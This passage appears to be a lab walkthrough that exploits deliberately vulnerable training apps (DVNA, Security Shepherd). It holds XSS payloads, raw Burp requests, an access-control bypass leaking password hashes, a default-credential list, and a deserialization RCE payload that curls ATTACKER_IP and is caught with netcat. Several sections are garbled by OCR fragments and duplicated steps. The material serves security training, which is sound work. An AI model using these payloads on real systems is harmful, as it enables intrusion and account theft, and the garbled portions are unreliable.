`%3Cimg+src%3D%22a%22+onerror%3Dalert%28%27XSS1111%27%29%3E` and turn the intercept off. A user will be created on the application.

```
POST /register HTTP/1.1
Host: 127.0.0.1:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:9090/register
Content-Type: application/x-www-form-urlencoded
Content-Length: 151
Cookie: connect.sid=s%3AYgzdAph3HyLV39tzZzv0CL21b2s8_iNf.8%2BTnTd4tobSn5U08h9lPCEqm22Ma0kUeiMwsZ9UTQdY
Connection: close
Upgrade-Insecure-Requests: 1
name=%3Cimg+src%3D%22a%22+onerror%3Dalert%28%27XSS1111%27%29%3E&username=dom-xss-test&email=dom-xss-tester%40grr.laa&password=test123&cpassword=test123
```

**Step 3:** Navigate to `http://localhost:9090/app/admin/users`. You'll see an alert on the page because the XSS payload injected through `name` is executed. The `name` parameter is used to create a user profile and the user details are inserted into the vulnerable page by an XHR request that retrieves the user details.

```
var xmlhttp = new XMLHttpRequest();

xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == XMLHttpRequest.DONE) {
        if (xmlhttp.status == 200) {
            respJson = JSON.parse(xmlhttp.responseText);
            appendUsers(respJson.users);
            console.log('There was a 200');
        }
        else if (xmlhttp.status == 400) {
            console.log('There was an error 400');
        }
        else {
            console.log('something else other than 200 was returned');
        }
    }
};

xmlhttp.open("GET", "/app/admin/usersapi", true);
xmlhttp.send();
}

loadUsers();
</script>
```

## Reflected XSS

## Paramater Based XSS

**Step 1:** Login to the application and navigate to <http://localhost:9090/app/products>

**Step 2:** Click "Search Product". Enter some string and click "submit". Intercept the request using Burp.

**Step 3:** Modify the "name" parameter in the POST request body to `<script>alert(document.domain)</script>`. Forward the request.

```
POST /app/products HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/products
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HI
anpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

name=<script>alert(document.domain)</script>
```

**Step 3:** In the response, notice that `<script>alert(document.domain)</script>` is part of the HTML in the products page. You can

```
POST /app/products HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/products
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Cookie:
connect.sid=s%3Aw3KCrjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KN
MKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

name=<script>alert(document.domain)</script>

data-toggle="modal" data-target="#searchModal">Search Product</a>
  <a href='/app/modifyproduct' class='btn btn-primary'>Add Product</a>
    </span>
  </h2>

  <p class="bg-success">
    Listing products with <strong>search query: </strong> <strong><script>alert(document.domain)</script></strong>
    &nbsp; &nbsp;
    <small><a href="/app/products">
      <i class="fa fa-remove"></i> Clear
    </a></small>
  </p>

<table class='table'>
  <tr>
    <td>...

```

## IFRAME BASED

- ## 1. Click on the XSS Challenge

**Admin**

**Scoreboard**

**Field Training**

- ✓ Insecure Direct Object References
- ✓ Poor Data Validation
- ✓ Security Misconfiguration
- ✓ Broken Session Management
- ✓ Failure to Restrict URL Access
- ✓ Cross Site Scripting
- ✗ Cross Site Scripting 1

Submit Result Key Here...

## Cross Site Scripting One

Find a **XSS vulnerability in the following form**. It would appear that your input is been filtered!

Please enter the **Search Term** that you want to look up


1. Lets review the **Source Code**. By going through the Source, we found that this page has iframe..

**Admin**

**Scoreboard**

**Field Training**

- ✓ Insecure Direct Object References

Submit Result Key Here...

## Cross Site Scripting One

Find a XSS vulnerability in the following form. It would appear that your input is been filtered!

Please enter the **Search Term** that you want to look up

1. Let's try the XSS by including the script into the iframe

```
<iframe onload=alert('XSS');></iframe>
```

**Admin**

**Scoreboard**

**Field Training**

- ✓ Insecure Direct Object References
- ✓ Poor Data Validation
- ✓ Security Misconfiguration
- ✓ Broken Session Management
- ✓ Failure to Restrict URL Access
- ✓ Cross Site Scripting
- ✗ Cross Site Scripting 1

Submit Result Key Here...

## Cross Site Scripting One

Find a XSS vulnerability in the following form. It would appear that your input is been filtered!

Please enter the **Search Term** that you want to look up


1. We got the pop up, so this page is vulnerable to "XSS"

Admin

Scoreboard

Field Training

- ✓ Insecure Direct Object References
- ✓ Poor Data Validation
- ✓ Security Misconfiguration
- ✓ Broken Session Management
- ✓ Failure to Restrict URL Access
- ✓ Cross Site Scripting
- X**Cross Site Scripting 1

Submit Result Key Here...

Submit

Cross

Please enter the Search Term that you want to look up

OK

would appear that your input is been filtered!

<IFRAME ONLOAD=alert('XSS');></IFRAME>

Loading...

Well Done

1. we got the result key as well.

## Cross Site Scripting One

Find a XSS vulnerability in the following form. It would appear that your input is been filtered!

Please enter the **Search Term** that you want to look up

<IFRAME ONLOAD=alert('XSS');></IFRAME>

Get this user

**Well Done**

You successfully executed the JavaScript alert command!

The result key for this challenge is

avuSI7HNQ8R2mtyIdLwOgaFP71xOliq5jrrSesG4EDob+IMNeeEaYqXBE



1. Lets submit the same in the box.

## Stored XSS

**Step 1:** Login to the application and navigate to `http://localhost:9090/app/products`

**Step 2:** Click "Add Product" and fill the product details. Click "submit" and intercept the request using Burp.

**Step 3:** Modify the "description" parameter in the POST request body to `<script>alert(document.domain)</script>`. Forward the request.

```
POST /app/modifyproduct HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/modifyproduct
Content-Type: application/x-www-form-urlencoded
Content-Length: 119
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIA
npm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

id=&name=new-jazzy-mobile&code=73564443&tags=mobile&description=new-jazzy-mobi
le<script>alert(document.domain)</script>
```

**Step 3:** In the response, notice that `<script>alert(document.domain)</script>` is part of the HTML in the products page. Navigate to `http://localhost:9090/app/products` and you'll see an alert.

ux x86\_64; rv:62.0)

pplication/xml;q=0.9,\*/\*;q=0.8

p/modifyproduct

AdNC9BTVAWT85a7.V3ah0KN  
mrL%2FE

```

</td>
</tr>

<tr>
<td>35</td>
<td>new-jazzy-mobile</td>
<td>73564443</td>
<td>mobile</td>
<td>new-jazzy-mobile<script>alert(document.domain)</script></td>
<td><a href='/app/modifyproduct?id=35'>Edit</a></td>
</tr>

</table>

```

localhost

Damn Vulnerable NodeJS Application

Logout

## Available Products

#	Name	Code	Tags	Description	
1	Xbox One	23	gaming console	Gaming console by Microsoft	<a href="#">Edit</a>
2	Playstation 4	26	gaming console	Gaming console by Sony	<a href="#">Edit</a>
9	Playstation 4	274	gaming console	localhost	<a href="#">Edit</a>
17	Television	100	entertainment	I love this product!	<a href="#">Edit</a>

Search Product    Add Product

localhost

Prevent this page from creating additional dialogs

OK

Synchronization...:/run/systemd/bin/false systemd-networkx:101:104:systemd Network Management...:/run/systemd/netif/bin/false systemd-resolvex:102:105:systemd Resolver...:/run/systemd/resolve/bin/false systemd-bus-proxyx:103:106:systemd Bus Proxy...:/run/systemd/bin/false node:x:1000:/home/node/bin/bash

## A5 - Broken Access Control

Most web apps verify function level access before making that functionality visible in the UI. However, apps need to perform the same checks on the server when each function is accessed. Otherwise, attackers will be able to forge requests to access functionality without proper authorization.

### Missing Function Level Access Control

1. Login as a non-admin user.
2. Navigate to <http://192.168.56.101:9090/app/admin/users>.
3. Intercept the request in Burp Suite.
4. Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R).
5. Forward the request in repeater.
6. In the response, notice that there an XHR request being made to `/app/admin/usersapi`

```
GET /app/admin/users HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/learn/vulnerability/a5_broken_access_control
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0
KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

```

        }
        else if (xmlhttp.status == 400) {
            console.log('There was an error
400');
        }
        else {
            console.log('something else other
than 200 was returned');
        }
    };
    xmlhttp.open("GET", "/app/admin/usersapi",
true);
    xmlhttp.send();
}
loadUsers();
</script>
</body>
</html>
```

7. Modify the GET request and give the resource as `/app/admin/usersapi`. In the response, notice that the application returns sensitive user details (including encrypted passwords).

```
GET /app/admin/usersapi HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/learn/vulnerability/a5_broken_access_control
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0
KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

```

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 1178
ETag: W/"49a-gmZmkCM0MCLeQqU8Eouu65kziIs"
Date: Thu, 23 Aug 2018 09:22:49 GMT
Connection: close

{"success":true,"users":[{"id":1,"name":"tester","login":"tester","email":"tester@grr.la","password":"$2a$10$Z7Vb1K0XNvDfa0SDxPs30Efvg3t3yvcDjNKXJD0jZ.sNi7lF1q","role":null,"createdAt":"2018-08-22T10:19:14.000Z","updatedAt":"2018-08-22T10:19:14.000Z"}, {"id":2,"name":"zet","login":"zet","email":"zet@gmail.com","password":"$2a$10$D8oaskYiaZF5Adpss/Ga807CCZ5mu39oYmfSnA24tRUcJWpg4quuK","role":null,"createdAt":"2018-08-22T10:28:01.000Z","updatedAt":"2018-08-22T10:28:01.000Z"}, {"id":3,"name":"Durden","login":"Durden","email":"durden@grr.la","password":"$2a$10$2yVTI0agY4/DAt3fFwvG0mGDFd4qmEBLkAQVLKXU8ADxgkfUMQe","role":null,"createdAt":"2018-08-23T03:45:37.000Z","updatedAt":"2018-08-23T03:45:37.000Z"}, {"id":4,"name":"tester1","login":
```

# A6 - Security Misconfiguration

Web servers and applications can leak information and allow attackers to take control over systems using misconfigurations either arising out of weak defaults, hidden applications or via enhanced functionality that causes the app to become vulnerable.

## Security Misconfiguration in Security Shepherd

1. Login to the application and navigate to <http://192.168.56.101:9090/app/calc>. Notice that there is a simple calculator functionality.

### Simple Store Math

Maths equation Input

**Submit**

2. Enter some math expression such as `2+4` and press enter. Intercept this request using Burp.
3. Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R).
4. Forward the request and notice that the expression is evaluated and application returns a HTTP 200 response.

```
POST /app/calc HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/calc
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KN
MKki%2FJAve7194MrQ8Hianpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
eqn=2%2B2
```

5. Modify the value of `eqn` in the POST request body to `a`. Forward the request and notice that the response is a "500 Internal Server Error" and application returns a stack trace.

```

POST /app/calc HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/calc
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KN
MKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

eqn=a

```

HTTP/1.1 500 Internal Server Error  
X-Powered-By: Express  
Content-Security-Policy: default-src 'self'  
X-Content-Type-Options: nosniff  
Content-Type: text/html; charset=utf-8  
Content-Length: 2206  
Date: Thu, 23 Aug 2018 09:35:17 GMT  
Connection: close

```

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Error: Undefined symbol a<br> &nbsp; &nbsp;at
undef
(/app/node_modules/mathjs/lib/expression/node/SymbolNode
.js:92:11)<br> &nbsp; &nbsp;at Object.eval (eval at
Node.compile
(/app/node_modules/mathjs/lib/expression/node/Node.js:71

```

## Security Shepherd Challenge

**Step 1** – Launch Security Shepherd and navigate to Security Misconfiguration and let us try to solve that challenge. Snapshot of the same is provided below –

### What is Security Misconfiguration

Show Lesson Introduction

To get the result key to this lesson, you must sign in with the **default admin credentials** which were never removed or updated.

User Name	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Sign In"/>	

To get the result key to this lesson, you must sign in with the **default admin credentials** which were never removed or updated.

Lets try some of the well known Default Credentials

```

Admin password
Admin Password
admin admin
Admin Admin
admin Password

```

User Name	<input type="text" value="admin"/>	<b>admin</b>
Password	<input type="password" value="*****"/>	<b>Password</b>
<input type="button" value="Sign In"/>		

```
admin password
```

User Name	admin	admin
Password	*****	password
<input type="button" value="Sign In"/>		

## Authentication Successful

You have successfully signed in with the default sign in details for this application. You should always change default passwords and avoid default administration usernames.

Result Key: ab/lkuEzJcUVDFytCcqJ8OoBY  
/vMFLXDhwBUbQ3+E3qbUkHv123ZQ8qhFWAu7wcGGri9rlgzcAjviih0jAykwM8tFCM68PD6G4ZWLIDBxc8L3jfUuLwovF

Submit Result Key: ab/lkuEzJcUVDFytCcqJ8OoBY/vMFLXDhwBUbQ3+E3qbUkHv123ZQ8q

## Solution Submission Success

Security Misconfiguration completed! Congratulations.

## Reference:-

<http://www.defaultpassword.com/>

## A8 - Insecure Deserialization

Insecure Deserialization is a vulnerability which occurs when untrusted data is used to abuse the logic of an application, inflict a denial of service (DoS) attack, or even execute arbitrary code upon it being deserialized.

**Step 1:** Navigate to "A8: Insecure Deserialization" > Insecure Deserialization: Legacy Import Products . Notice that the URL is `http://127.0.0.1:9090/app/bulkproducts?legacy=true` and it presents a "Bulk Import Products" feature has a file upload functionality which accepts a serialized object.

**Step 2:** Let's upload a serialized object and check if the file upload is vulnerable. Save the following snippet into the file and save it with and upload it using "Bulk Import Products" feature. Intercept the POST request made using Burp. Make sure to replace "ATTACKER\_IP" with the address of attacker machine that the victim machine can connect to.

```
{"rce": "$$ND_FUNC$$ function (){require('child_process').exec('id; curl http://ATTACKER_IP:8081', function(err, stdout, stderr) { console.log(stdout) });}();}
```

**Step 3:** Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)

**Step 2:** On the attacker machine, run `nc -lvp 8081`. In the Burp repeater, forward the request. Notice that on the attacker machine `nc` will receive a connection from the victim machine. This is because the serialized object we uploaded got insecurely deserialized and the command got executed which connects to the attacker machine.

```
└$ nc -lvp 8081
listening on [any] 8081 ...
172.18.0.3: inverse host lookup failed: Unknown host
connect to [172.16.224.1] from (UNKNOWN) [172.18.0.3] 55338
GET / HTTP/1.1
User-Agent: curl/7.38.0
Host: 172.16.224.1:8081
Accept: */*
```

## Insufficient Logging and Monitoring

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions are not logged
- Warnings and errors generate no, inadequate, or unclear log messages
- Logs of applications and APIs are not monitored for suspicious activity
- Logs are only stored locally
- Appropriate alerting thresholds and response escalation processes are not in place or effective
- Penetration testing and scans by DAST tools (such as OWASP ZAP) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.